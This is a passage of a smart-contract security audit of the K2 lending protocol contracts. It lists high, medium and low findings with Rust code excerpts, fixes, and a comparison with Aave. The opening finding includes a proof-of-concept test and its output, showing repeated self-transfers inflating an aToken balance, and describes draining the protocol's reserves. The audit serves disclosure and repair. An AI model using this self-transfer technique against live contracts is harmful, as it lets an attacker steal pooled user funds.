It is because balances are read, computed, and written sequentially — when `from == to`, `set_scaled_balance(&to, new_to_balance)` overwrites the prior `set_scaled_balance(&from, new_from_balance)`.

> The same issue can also be found in `/contracts/token/src/contract.rs::transfer_from` and `/contracts/token/src/contract.rs::transfer`.

https://github.com/Shapeshifter-Technologies/k2-contracts/tree/fix/watchpug-k2-3/contracts/a-token/src/contract.rs

PoC

```
#[test]
fn test_self_transfer_does_not_inflate_balance() {
    let env = create_test_env();
    let (admin, user, _) = create_test_addresses(&env);
    let (contract_id, mock_pool) = initialize_contract(&env, &admin);
    let client = a_token::Client::new(&env, &contract_id);
    let mock_pool_client = MockPoolClient::new(&env, &mock_pool);

    let amount = 1000u128;
    let index = RAY;

    mock_pool_client.set_liquidity_index(&index);
    client.mint_scaled(&mock_pool, &user, &amount, &index);
```

```
    assert_eq!(client.scaled_balance_of(&user), 1000);
    assert_eq!(client.scaled_total_supply(), 1000);

    for _ in 0..10 {
        let bal = client.balance_of(&user);
        client.transfer(&user, &user, &bal);
    }

    assert_eq!(
        client.scaled_balance_of(&user),
        1000,
        "Self-transfer should not change scaled balance"
    );
    assert_eq!(
        client.balance_of(&user),
        1000,
        "Self-transfer should not change underlying balance"
    );
    assert_eq!(
        client.scaled_total_supply(),
        1000,
        "Self-transfer should not change total supply"
    );
}
```

Test output

```
running 1 test
test a_token_test::test_self_transfer_does_not_inflate_balance ... FAILED

failures:

---- a_token_test::test_self_transfer_does_not_inflate_balance stdout ----

thread 'a_token_test::test_self_transfer_does_not_inflate_balance' (4112665) panicked at
tests/unit-tests/src/a_token_test.rs:368:5:
assertion `left == right` failed: Self-transfer should not change scaled balance
  left: 1024000
 right: 1000
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
```

```
Writing test snapshot file for test
"a_token_test::test_self_transfer_does_not_inflate_balance" to
"test_snapshots/a_token_test/test_self_transfer_does_not_inflate_balance.1.json".


failures:
    a_token_test::test_self_transfer_does_not_inflate_balance

test result: FAILED. 0 passed; 1 failed; 0 ignored; 0 measured; 587 filtered out;
finished in 0.11s

error: test failed, to rerun pass `-p k2-unit-tests --lib`
```

Impact

Any user can exponentially inflate their aToken balance (~20 self-transfers from 100 → 104M), then borrow all reserves. **Zero-barrier, full protocol drain, < $1 gas cost.**

Recommendation

```
fn transfer_internal(env: Env, from: Address, to: Address, amount: i128) -> Result<(),
TokenError> {
    if from == to {
        return Ok(());
    }
    // ... existing logic
}
```

[WP-H5] Oracle Batch Query Ignores Emergency Manual Override Due to Cache Priority Inconsistency

High

Issue Description

Summary

The price oracle has two query paths with inconsistent manual override priority:

- `get_asset_price_data_with_config` (single): Manual Override → TTL Cache → Adapter
- `get_asset_prices_vec` (batch): **TTL Cache → Manual Override** → Adapter

The Kinetic Router uses the batch query (`get_asset_prices_vec`) for all health factor calculations. When an admin sets an emergency manual price override, the router continues using the stale/manipulated cached price for up to 1 hour.

Root Cause

https://github.com/Shapeshifter-Technologies/k2-contracts/tree/fix/watchpug-k2-3/contracts/price-oracle/src/contract.rs

In `get_asset_prices_vec` :

```
// Lines 455-467: Cache checked FIRST
if let Some(cached) = storage::get_last_price_data(&env, asset) {
    if is_cache_valid(&cached, cache_ttl, current_time) {
        results.push_back(cached);
        continue;  // ← skips manual override check entirely
    }
}

// Lines 476-487: Manual override checked SECOND (only if cache miss)
if let Some(override_price) = storage::get_manual_override(&env, asset) {
    // ...
}
```

Additionally, `set_manual_override` does **not** clear the existing cache entry, ensuring the stale price persists until natural TTL expiry.

Exploitation Conditions

Condition	Status
Who can exploit	Any user who can manipulate oracle price source
Prerequisites	Trigger a price query to populate cache with manipulated price
Admin can mitigate	**No** — manual override is ignored while cache is valid
Cache TTL	Up to 3,600 seconds (1 hour)
Router uses batch query	**Yes** — all HF calculations use `get_asset_prices_vec`
Verdict	**Admin emergency controls are ineffective for up to 1 hour**

Impact

- During oracle failure/manipulation, admin cannot immediately correct prices
- 1-hour window for unfair liquidations or over-borrowing against inflated collateral
- Defeats the purpose of the emergency manual override mechanism

Recommendation

Option A: In `get_asset_prices_vec` , check manual override **before** TTL cache (match single-query behavior).

Option B: In `set_manual_override` , clear the cache entry for the affected asset:

```
storage::clear_last_price_data(&env, &asset);
```

[WP-M6] Conflicting close_factor and min_remaining_debt prevents liquidation

Medium


Issue Description

Current Implementation:

- When `user_account_data.health_factor >= partial_liq_threshold` , only up to `DEFAULT_LIQUIDATION_CLOSE_FACTOR` (50%) of total debt can be liquidated. 100% full liquidation is not possible
- Meanwhile, min_remaining_debt requires that "when remaining_debt_balance > 0, remaining_debt_u128 must be >= min_remaining_debt (unless there is bad debt)". When remaining debt is small, 100% full liquidation is needed

When remaining debt is small, these two requirements conflict with each other, making liquidation impossible.

For comparison, AAVE removes the close factor restriction when debt amount or collateral amount is small:


Start Liquidation
Debt and Collateral >= 2000 USD?
Yes
No
Health Factor > 0.95?
No
Yes
Can liquidate 100%
Maximum 50% liquidation
Anything remaining after liquidation?
Yes (Debt and Collatera)
No
Remaining amount >= 1000 USD?
No
Yes
Error: Cannot leave dust
Liquidation successful

https://github.com/Shapeshifter-Technologies/k2-contracts/tree/audit-base/blob/5ac66b30cf61676444728e8d102d7dd9f92a2f2e/contracts/kinetic-router/src/liquidation.rs#L71-L574

```
71  pub fn liquidation_call(
72      env: Env,
73      liquidator: Address,
74      collateral_asset: Address,
75      debt_asset: Address,
76      user: Address,
77      debt_to_cover: u128,
78      _receive_a_token: bool,
79  ) -> Result<(), KineticRouterError> {
80      liquidator.require_auth();
81
82      internal_liquidation_call(
83          &env,
84          liquidator,
85          collateral_asset,
86          debt_asset,
87          user,
88          debt_to_cover,
89          _receive_a_token,
90      )
91  }
92
93  fn internal_liquidation_call(
94      env: &Env,
95      liquidator: Address,
96      collateral_asset: Address,
97      debt_asset: Address,
98      user: Address,
99      debt_to_cover: u128,
100     _receive_a_token: bool,
101 ) -> Result<(), KineticRouterError> {
@@ 102,187 @@
188
189     let debt_balance_result = env.try_invoke_contract::<i128, KineticRouterError>(
190         &updated_debt_reserve_data.debt_token_address,
191         &Symbol::new(env, "balance_of_with_index"),
192         debt_balance_args,
193     );
```

```rust

    let debt_balance = match debt_balance_result {
        Ok(Ok(bal)) => bal,
        Ok(Err(_)) | Err(_) => return Err(KineticRouterError::NoDebtOfRequestedType),
    };

    // Validate close factor before calculating liquidation amounts
    // F-02
    let partial_liq_threshold = storage::get_partial_liquidation_hf_threshold(env);
    let close_factor = if user_account_data.health_factor < partial_liq_threshold {
        MAX_LIQUIDATION_CLOSE_FACTOR  // 10000 = 100%
    } else {
        DEFAULT_LIQUIDATION_CLOSE_FACTOR  // 5000 = 50%
    };

    // NEW-03

    // Get decimals for close factor validation and protocol fee calculation
    let debt_decimals = updated_debt_reserve_data.configuration.get_decimals() as u32;
    let collateral_decimals = updated_collateral_reserve_data.configuration.get_decimals() as u32;

    let debt_decimals_pow = 10_u128
        .checked_pow(debt_decimals)
        .ok_or(KineticRouterError::MathOverflow)?;
    let collateral_decimals_pow = 10_u128
        .checked_pow(collateral_decimals)
        .ok_or(KineticRouterError::MathOverflow)?;

    // C-01
    let individual_debt_base = {
        let db = U256::from_u128(&env, safe_i128_to_u128(env, debt_balance));
        let dp = U256::from_u128(&env, debt_price);
        let otw = U256::from_u128(&env, oracle_to_wad);
        let ddp = U256::from_u128(&env, debt_decimals_pow);
        db.mul(&dp).mul(&otw).div(&ddp)
            .to_u128()
            .ok_or(KineticRouterError::MathOverflow)?
    };
```

```rust

    let max_liquidatable_debt = individual_debt_base
        .checked_mul(close_factor)
        .ok_or(KineticRouterError::MathOverflow)?
        .checked_div(BASIS_POINTS_MULTIPLIER)
        .ok_or(KineticRouterError::MathOverflow)?;

    // Calculate debt value in base currency for close factor validation
    // F-01
    let debt_to_cover_base = {
        let dtc = U256::from_u128(&env, debt_to_cover);
        let dp = U256::from_u128(&env, debt_price);
        let otw = U256::from_u128(&env, oracle_to_wad);
        let ddp = U256::from_u128(&env, debt_decimals_pow);
        // Multiply-first, divide-last: no truncation, no overflow
        dtc.mul(&dp).mul(&otw).div(&ddp)
            .to_u128()
            .ok_or(KineticRouterError::MathOverflow)?
    };

    if debt_to_cover_base > max_liquidatable_debt {
        return Err(KineticRouterError::LiquidationAmountTooHigh);
    }

    // Calculate collateral to seize using the correct liquidation calculation function
    // This includes the liquidation bonus (e.g., 5%) and proper price conversions
    let (_collateral_amount, collateral_amount_to_transfer) =
        calculation::calculate_liquidation_amounts_with_reserves(
            env,
            &updated_collateral_reserve_data,
            &updated_debt_reserve_data,
            debt_to_cover,
            collateral_price,
            debt_price,
            oracle_to_wad,
        )?;

    // M-08
    // H-05
    let collateral_cap_triggered;
    let (debt_to_cover, collateral_amount_to_transfer) = if collateral_amount_to_transfer > user_collateral_balance {
```

```
        collateral_cap_triggered = true;
        // N-08
        // Formula: ceil(dtc * ucb / cat) = (dtc * ucb + cat - 1) / cat
        let adjusted_debt = {
            let dtc = U256::from_u128(&env, debt_to_cover);
            let ucb = U256::from_u128(&env, user_collateral_balance);
            let cat = U256::from_u128(&env, collateral_amount_to_transfer);
            let one = U256::from_u128(&env, 1u128);
            dtc.mul(&ucb).add(&cat).sub(&one).div(&cat)
                .to_u128()
                .ok_or(KineticRouterError::MathOverflow)?
        };
        (adjusted_debt, user_collateral_balance)
    } else {
        collateral_cap_triggered = false;
        (debt_to_cover, collateral_amount_to_transfer)
    };

@@ 291,453 @@

    let debt_to_cover_i128 = safe_u128_to_i128(env, debt_to_cover);
    let mut remaining_debt_balance = debt_balance
        .checked_sub(debt_to_cover_i128)
        .ok_or(KineticRouterError::MathOverflow)?;

    // H-02
    let min_remaining_whole = updated_debt_reserve_data.configuration.get_min_remaining_debt();
    let min_remaining_whole_u128 = if min_remaining_whole == 0 { 1u128 } else { min_remaining_whole as u128 };
    let min_remaining_debt = min_remaining_whole_u128
        .checked_mul(debt_decimals_pow)
        .ok_or(KineticRouterError::MathOverflow)?;
    if remaining_debt_balance > 0 {
        let remaining_debt_u128 = safe_i128_to_u128(env, remaining_debt_balance);
        if remaining_debt_u128 < min_remaining_debt {
            if collateral_cap_triggered {

@@ 470,508 @@

            } else {
                panic_with_error!(env, LiquidationError::LeavesTooLittleDebt);
            }
        }
```

```
513     }
514
@@ 515,572 @@
573 }
```

```
@@ 156,166 @@
167   function executeLiquidationCall(
168     mapping(address => DataTypes.ReserveData) storage reservesData,
169     mapping(uint256 => address) storage reservesList,
170     mapping(address => DataTypes.UserConfigurationMap) storage usersConfig,
171     mapping(uint8 => DataTypes.EModeCategory) storage eModeCategories,
172     DataTypes.ExecuteLiquidationCallParams memory params
173   ) external {
@@ 174,254 @@
255
256     // by default whole debt in the reserve could be liquidated
257     uint256 maxLiquidatableDebt = vars.borrowerReserveDebt;
258     // but if debt and collateral is above or equal
MIN_BASE_MAX_CLOSE_FACTOR_THRESHOLD
259     // and health factor is above CLOSE_FACTOR_HF_THRESHOLD this amount may be
adjusted
260     if (
261       vars.borrowerReserveCollateralInBaseCurrency >=
MIN_BASE_MAX_CLOSE_FACTOR_THRESHOLD &&
262       vars.borrowerReserveDebtInBaseCurrency >=
MIN_BASE_MAX_CLOSE_FACTOR_THRESHOLD &&
263       vars.healthFactor > CLOSE_FACTOR_HF_THRESHOLD
264     ) {
265       uint256 totalDefaultLiquidatableDebtInBaseCurrency =
vars.totalDebtInBaseCurrency.percentMul(
266         DEFAULT_LIQUIDATION_CLOSE_FACTOR
267       );
268
269       // if the debt is more then DEFAULT_LIQUIDATION_CLOSE_FACTOR % of the whole,
270       // then we CAN liquidate only up to DEFAULT_LIQUIDATION_CLOSE_FACTOR %
271       if (vars.borrowerReserveDebtInBaseCurrency >
totalDefaultLiquidatableDebtInBaseCurrency) {
272         maxLiquidatableDebt =
273           (totalDefaultLiquidatableDebtInBaseCurrency * vars.debtAssetUnit) /
```

```
            vars.debtAssetPrice;
        }
    }

    vars.actualDebtToLiquidate = params.debtToCover > maxLiquidatableDebt
      ? maxLiquidatableDebt
      : params.debtToCover;

    (
      vars.actualCollateralToLiquidate,
      vars.actualDebtToLiquidate,
      vars.liquidationProtocolFeeAmount,
      vars.collateralToLiquidateInBaseCurrency
    ) = _calculateAvailableCollateralToLiquidate(
```

@@ 288,295 @@

```
    );

    // to prevent accumulation of dust on the protocol, it is enforced that you either
    // 1. liquidate all debt
    // 2. liquidate all collateral
    // 3. leave more than MIN_LEFTOVER_BASE of collateral & debt
    if (
      vars.actualDebtToLiquidate < vars.borrowerReserveDebt &&
      vars.actualCollateralToLiquidate + vars.liquidationProtocolFeeAmount <
      vars.borrowerCollateralBalance
    ) {
      bool isDebtMoreThanLeftoverThreshold = MathUtils.mulDivCeil(
        vars.borrowerReserveDebt - vars.actualDebtToLiquidate,
        vars.debtAssetPrice,
        vars.debtAssetUnit
      ) >= MIN_LEFTOVER_BASE;

      // @note floor rounding
      bool isCollateralMoreThanLeftoverThreshold = ((vars.borrowerCollateralBalance -
        vars.actualCollateralToLiquidate -
        vars.liquidationProtocolFeeAmount) * vars.collateralAssetPrice) /
        vars.collateralAssetUnit >=
        MIN_LEFTOVER_BASE;

      require(
```

```
321         isDebtMoreThanLeftoverThreshold && isCollateralMoreThanLeftoverThreshold,
322         Errors.MustNotLeaveDust()
323       );
324     }
325
@@ 326,438 @@
439   }
```

[WP-M7] The liquidator will always receive the underlying asset regardless of whether `_receive_a_token` is true or false

Medium

Issue Description

When market utilization is too high, the remaining assets may be less than the amount to be liquidated. In such cases, insufficient underlying assets can be sent to the liquidator, causing the liquidation to fail.

liquidation.rs

```
pub fn liquidation_call(
    env: Env,
    liquidator: Address,
    collateral_asset: Address,
    debt_asset: Address,
    user: Address,
    debt_to_cover: u128,
    _receive_a_token: bool,
) -> Result<(), KineticRouterError> {
```

Recommendation

Consider following Aave's approach where liquidators can choose to receive aTokens to complete the liquidation process.

[WP-M8] Callers outside the pool can burn aTokens (`aToken.burn_from()`), but there are no checks for `from` health factor and `liquidity_index` updates.

Medium

Issue Description

For reference, AAVE only allows the pool contract to burn aTokens.

Consider removing support for this method and throw `Err(TokenError::UnsupportedOperation)` .

https://github.com/Shapeshifter-Technologies/k2-contracts/tree/audit-base/blob/5ac66b30cf61676444728e8d102d7dd9f92a2f2e/contracts/a-token/src/contract.rs#L112-L137

```
    pub fn burn_from(
        env: Env,
        spender: Address,
        from: Address,
        amount: i128,
    ) -> Result<(), TokenError> {
        spender.require_auth();

        if amount <= 0 {
            return Err(TokenError::InvalidAmount);
        }

        let current_allowance = Self::allowance(env.clone(), from.clone(), spender.clone());

        if current_allowance < amount {
            return Err(TokenError::InsufficientAllowance);
        }

        if let Some(mut allowance_data) = storage::get_allowance(&env, &from, &spender) {
            allowance_data.amount = current_allowance.checked_sub(amount)
                .ok_or(TokenError::InsufficientAllowance)?;
            storage::set_allowance(&env, &from, &spender, &allowance_data);
```

```
        }

        Self::burn_internal(env, from, amount)
    }
```

```
    fn burn_internal(env: Env, from: Address, amount: i128) -> Result<(), TokenError> {
        if amount <= 0 {
            return Err(TokenError::InvalidAmount);
        }

        let mut state = storage::get_state(&env)?;
        // S-04
        let amount_u128 = safe_i128_to_u128(&env, amount);
        // M-14
        let scaled_u128 = ray_div_up(&env, amount_u128, state.liquidity_index).map_err(|_| TokenError::InvalidIndex)?;
        let scaled_amount = safe_u128_to_i128(&env, scaled_u128);
        let current_scaled_balance = storage::get_scaled_balance(&env, &from);

        if current_scaled_balance < scaled_amount {
            return Err(TokenError::InsufficientBalance);
        }

        let new_scaled_balance = current_scaled_balance.checked_sub(scaled_amount)
            .ok_or(TokenError::InsufficientBalance)?;
        storage::set_scaled_balance(&env, &from, &new_scaled_balance);

        // F-19
        state.total_supply_scaled = state
            .total_supply_scaled
            .checked_sub(scaled_amount)
            .ok_or(TokenError::TransferFailed)?;
        storage::set_state(&env, &state);

        env.events()
            .publish((symbol_short!("burn"), from.clone()), amount);

        Ok(())
    }
```

[WP-L9] `aToken` transfer may use stale `liquidity_index` when contract call fails

Low

Issue Description

When `get_current_liquidity_index` call fails or returns 0, it falls back to `state.liquidity_index` , which has never been updated, causing incorrect balance calculation.

`get_current_liquidity_index` may error if the router/pool contract is updated in the future.

It is better to revert instead of falling back to use `liquidity_index` .

https://github.com/Shapeshifter-Technologies/k2-contracts/tree/audit-base/blob/5ac66b30cf61676444728e8d102d7dd9f92a2f2e/contracts/a-token/src/contract.rs#L73-L104

```
    pub fn transfer(env: Env, from: Address, to: Address, amount: i128) -> Result<(), TokenError> {
        from.require_auth();
        Self::transfer_internal(env, from, to, amount)
    }

    pub fn transfer_from(
        env: Env,
        spender: Address,
        from: Address,
        to: Address,
        amount: i128,
    ) -> Result<(), TokenError> {
        spender.require_auth();

        if amount <= 0 {
            return Err(TokenError::InvalidAmount);
        }

        let current_allowance = Self::allowance(env.clone(), from.clone(), spender.clone());

        if current_allowance < amount {
            return Err(TokenError::InsufficientAllowance);
```

```
        }

        if let Some(mut allowance_data) = storage::get_allowance(&env, &from, &spender) {
            allowance_data.amount = current_allowance.checked_sub(amount)
                .ok_or(TokenError::InsufficientAllowance)?;
            storage::set_allowance(&env, &from, &spender, &allowance_data);
        }

        Self::transfer_internal(env, from, to, amount)
    }
```

https://github.com/Shapeshifter-Technologies/k2-contracts/tree/audit-base/blob/5ac66b30cf61676444728e8d102d7dd9f92a2f2e/contracts/a-token/src/contract.rs#L670-L728

```
    fn transfer_internal(env: Env, from: Address, to: Address, amount: i128) -> Result<(), TokenError> {
        if amount <= 0 {
            return Err(TokenError::InvalidAmount);
        }

        let state = storage::get_state(&env)?;

        // Enforce whitelist on recipient to prevent bypass via aToken transfers
        Self::validate_recipient_whitelist(
            &env,
            &state.pool_address,
            &state.underlying_asset,
            &to,
        )?;

        // M-04
        let liquidity_index = {
            let mut args = soroban_sdk::Vec::new(&env);
            args.push_back(state.underlying_asset.to_val());
            match env.try_invoke_contract::<u128, k2_shared::KineticRouterError>(
                &state.pool_address,
                &soroban_sdk::Symbol::new(&env, "get_current_liquidity_index"),
                args,
            ) {
                Ok(Ok(index)) if index > 0 => index,
```

```
                _ => state.liquidity_index,
            }
        };
        // S-04
        let amount_u128 = safe_i128_to_u128(&env, amount);
        let scaled_u128 = ray_div_up(&env, amount_u128, liquidity_index).map_err(|_| TokenError::InvalidIndex)?;
        let scaled_amount = safe_u128_to_i128(&env, scaled_u128);
        let from_scaled_balance = storage::get_scaled_balance(&env, &from);

        if from_scaled_balance < scaled_amount {
            return Err(TokenError::InsufficientBalance);
        }

        let new_from_balance = from_scaled_balance.checked_sub(scaled_amount)
            .ok_or(TokenError::InsufficientBalance)?;
        let to_scaled_balance = storage::get_scaled_balance(&env, &to);
        let new_to_balance = to_scaled_balance.checked_add(scaled_amount)
            .ok_or(TokenError::TransferFailed)?;

        storage::set_scaled_balance(&env, &from, &new_from_balance);
        storage::set_scaled_balance(&env, &to, &new_to_balance);

        // N-03
        Self::handle_incentives_action(&env, &state.pool_address, &state.underlying_asset, &from, 0)?;
        Self::handle_incentives_action(&env, &state.pool_address, &state.underlying_asset, &to, 0)?;

        env.events().publish(
            (symbol_short!("transfer"), from, to),
            (scaled_amount, amount),
        );

        Ok(())
    }
```

```
 fn mint_internal(env: Env, to: Address, amount: i128) -> Result<(), TokenError> {
        if amount <= 0 {
            return Err(TokenError::InvalidAmount);
        }
```

```rust

        let mut state = storage::get_state(&env)?;
        // S-04
        let amount_u128 = safe_i128_to_u128(&env, amount);
        // M-14
        let scaled_u128 = ray_div_down(&env, amount_u128, state.liquidity_index).map_err(|_| TokenError::InvalidIndex)?;
        let scaled_amount = safe_u128_to_i128(&env, scaled_u128);
        let current_scaled_balance = storage::get_scaled_balance(&env, &to);
        let new_scaled_balance = current_scaled_balance.checked_add(scaled_amount)
            .ok_or(TokenError::TransferFailed)?;
        storage::set_scaled_balance(&env, &to, &new_scaled_balance);

        // F-19
        state.total_supply_scaled = state
            .total_supply_scaled
            .checked_add(scaled_amount)
            .ok_or(TokenError::TransferFailed)?;
        storage::set_state(&env, &state);

        env.events()
            .publish((symbol_short!("mint"), to.clone()), amount);

        Ok(())
    }
```

[WP-L10] `repay` may exceed the specified `amount`, which might violate caller expectations.

Low

Issue Description

When `remaining < min_debt`, consider reverting to let the user explicitly choose between a full repayment using `MAX`, reducing the `amount`, or canceling the transaction.

```
    pub fn repay(
        env: Env,
        caller: Address,
        asset: Address,
        amount: u128,
        rate_mode: u32,
        on_behalf_of: Address,
    ) -> Result<u128, KineticRouterError> {
        let _guard = acquire_reentrancy_guard(&env);
        crate::operations::repay(env.clone(), caller, asset, amount, rate_mode, on_behalf_of)
    }
```

https://github.com/Shapeshifter-Technologies/k2-contracts/tree/audit-base/blob/af52e1fc5e2de5f30fd672ef36d1b0a00cf4fcb3/contracts/kinetic-router/src/operations.rs#L449-L592

```
pub fn repay(
    env: Env,
    caller: Address,
    asset: Address,
    amount: u128,
    rate_mode: u32,
    on_behalf_of: Address,
) -> Result<u128, KineticRouterError> {
@@ 457,473 @@
```

```rust

    // Use balance_of_with_index with the updated borrow index to get accurate debt balance
    // The stored index in the debt token contract may be stale, so we use the updated index
    // from the reserve data which was just calculated in update_state
    let mut args = Vec::new(&env);
    args.push_back(on_behalf_of.to_val());
    args.push_back(updated_reserve_data.variable_borrow_index.into_val(&env));

    let debt_result = env.try_invoke_contract::<i128, KineticRouterError>(
        &debt_token_address,
        &Symbol::new(&env, "balance_of_with_index"),
        args,
    );

    let debt_balance = match debt_result {
        Ok(Ok(value)) => safe_i128_to_u128(&env, value),
        Ok(Err(_)) | Err(_) => return Err(KineticRouterError::TokenCallFailed),
    };

    if debt_balance == 0 {
        return Err(KineticRouterError::NoDebtOfRequestedType);
    }

    let amount_to_repay = if amount == u128::MAX {
        debt_balance
    } else {
        let tentative = amount.min(debt_balance);
        // WP-L6: If partial repay would leave dust below min_remaining_debt, force full repay
        let remaining = debt_balance.checked_sub(tentative)
            .ok_or(KineticRouterError::MathOverflow)?;
        if remaining > 0 {
            let min_remaining_whole = updated_reserve_data.configuration.get_min_remaining_debt();
            if min_remaining_whole > 0 {
                let debt_decimals = updated_reserve_data.configuration.get_decimals() as u32;
                let debt_decimals_pow = 10_u128
                    .checked_pow(debt_decimals)
                    .ok_or(KineticRouterError::MathOverflow)?;
                let min_debt = (min_remaining_whole as u128)
```

```
                    .checked_mul(debt_decimals_pow)
                    .ok_or(KineticRouterError::MathOverflow)?;
                if remaining < min_debt {
                    debt_balance // Force full repay to avoid dust
                } else {
                    tentative
                }
            } else {
                tentative
            }
        } else {
            tentative
        }
    };

    let mut repay_transfer_args = Vec::new(&env);
    repay_transfer_args.push_back(env.current_contract_address().into_val(&env));
    repay_transfer_args.push_back(caller.to_val());
    repay_transfer_args.push_back(updated_reserve_data.a_token_address.to_val());
    repay_transfer_args.push_back(safe_u128_to_i128(&env, amount_to_repay).into_val(&env));

    let transfer_result = env.try_invoke_contract::<(), KineticRouterError>(
        &asset,
        &Symbol::new(&env, "transfer_from"),
        repay_transfer_args,
    );

    match transfer_result {
        Ok(Ok(_)) => {}
        Ok(Err(_)) | Err(_) => return Err(KineticRouterError::UnderlyingTransferFailed),
    }

    // Burn debtToken
    let mut args = Vec::new(&env);
    args.push_back(env.current_contract_address().into_val(&env));
    args.push_back(on_behalf_of.to_val());
    args.push_back(amount_to_repay.into_val(&env));
    args.push_back(updated_reserve_data.variable_borrow_index.into_val(&env));

    let burn_result = env.try_invoke_contract::<(bool, i128, i128), KineticRouterError>(
```

```
        &debt_token_address,
        &Symbol::new(&env, "burn_scaled"),
        args,
    );

    match burn_result {
        Ok(Ok(_)) => {}
        Ok(Err(_)) | Err(_) => {
            panic_with_error!(&env, OperationError::DebtTokenBurnFailed);
        }
    }

    // Incentives are now handled directly in the token contract's burn_scaled function

    // Update user configuration if debt is fully repaid
    let remaining_debt = debt_balance.checked_sub(amount_to_repay)
        .ok_or(KineticRouterError::MathOverflow)?;
    if remaining_debt == 0 {
        let mut user_config = storage::get_user_configuration(&env, &on_behalf_of);
        user_config.set_borrowing(k2_shared::safe_reserve_id(&env, updated_reserve_data.id), false);
        storage::set_user_configuration(&env, &on_behalf_of, &user_config);
    }

    // After repay action, recalculate interest rates based on NEW utilization
    // F-01
    calculation::update_interest_rates_and_store(&env, &asset, &updated_reserve_data, None, None)?;

    env.events().publish(
        (symbol_short!("repay"), EV_EVENT),
        RepayEvent {
            reserve: asset,
            user: on_behalf_of,
            repayer: caller,
            amount: amount_to_repay,
            use_a_tokens: false, // Repays use underlying asset, not aTokens
        },
    );

    Ok(amount_to_repay)
```

```
}
```

[WP-L11] The return value `is_first_borrow` in `DebtTokenContract.mint_scaled()` is hardcoded to always return `true` . It fails to check if `current_scaled_debt` is `0` .

Low

Issue Description

For comparison, #C0_L225 correctly implements this logic with `let is_first_supply = current_scaled_balance == 0;` .

https://github.com/Shapeshifter-Technologies/k2-contracts/tree/audit-base/blob/af52e1fc5e2de5f30fd672ef36d1b0a00cf4fcb3/contracts/debt-token/src/contract.rs#L149-L199

```
    /// Mint scaled debt tokens for a user.
    /// Returns (is_first_borrow, user_new_scaled_debt, total_debt_scaled).
    pub fn mint_scaled(
        env: Env,
        caller: Address,
        on_behalf_of: Address,
        amount: u128,
        index: u128,
    ) -> Result<(bool, i128, i128), TokenError> {
        caller.require_auth();
        let mut state = storage::get_state(&env)?;
        if caller != state.pool_address {
            return Err(TokenError::Unauthorized);
        }

        if amount == 0 {
            return Err(TokenError::InvalidAmount);
        }

        if index == 0 {
            return Err(TokenError::InvalidIndex);
        }

        // M-14
        let amount_scaled = ray_div_up(&env, amount, index).map_err(|_| TokenError::InvalidIndex)?;
```

```rust
        let current_scaled_debt = storage::get_scaled_debt(&env, &on_behalf_of);
        let new_scaled_debt = current_scaled_debt.checked_add(amount_scaled)
            .ok_or(TokenError::TransferFailed)?;
        storage::set_scaled_debt(&env, &on_behalf_of, new_scaled_debt);

        // F-19
        let amount_scaled_i128 = safe_u128_to_i128(&env, amount_scaled);
        let new_scaled_debt_i128 = safe_u128_to_i128(&env, new_scaled_debt);
        state.total_debt_scaled = state
            .total_debt_scaled
            .checked_add(amount_scaled_i128)
            .ok_or(TokenError::TransferFailed)?;
        let borrowed_asset = state.borrowed_asset.clone();
        let pool_address = state.pool_address.clone();
        storage::set_state(&env, &state);

        env.events().publish(
            (symbol_short!("mint"), on_behalf_of.clone()),
            (amount_scaled_i128, safe_u128_to_i128(&env, amount)),
        );

        // Update incentives after minting (borrow rewards)
        Self::handle_incentives_action(&env, &pool_address, &borrowed_asset, &on_behalf_of, 1)?;

        Ok((true, new_scaled_debt_i128, state.total_debt_scaled))
    }
```

```rust
    /// Mint scaled aTokens for a user.
    /// Returns (is_first_supply, user_new_scaled_balance, total_supply_scaled).
    /// The user_new_scaled_balance enables callers to compute the user's underlying
    /// balance via ray_mul(user_new_scaled_balance, index), avoiding an extra
    /// balance_of_with_index cross-contract call.
    pub fn mint_scaled(
        env: Env,
        caller: Address,
        on_behalf_of: Address,
        amount: u128,
        index: u128,
    ) -> Result<(bool, i128, i128), TokenError> {
```

```rust
        caller.require_auth();
        let mut state = storage::get_state(&env)?;
        if caller != state.pool_address {
            return Err(TokenError::Unauthorized);
        }

        if amount == 0 {
            return Err(TokenError::InvalidAmount);
        }

        if index == 0 {
            return Err(TokenError::InvalidIndex);
        }

        // M-14
        let scaled_u128 = ray_div_down(&env, amount, index).map_err(|_| TokenError::InvalidIndex)?;
        let amount_scaled = safe_u128_to_i128(&env, scaled_u128);
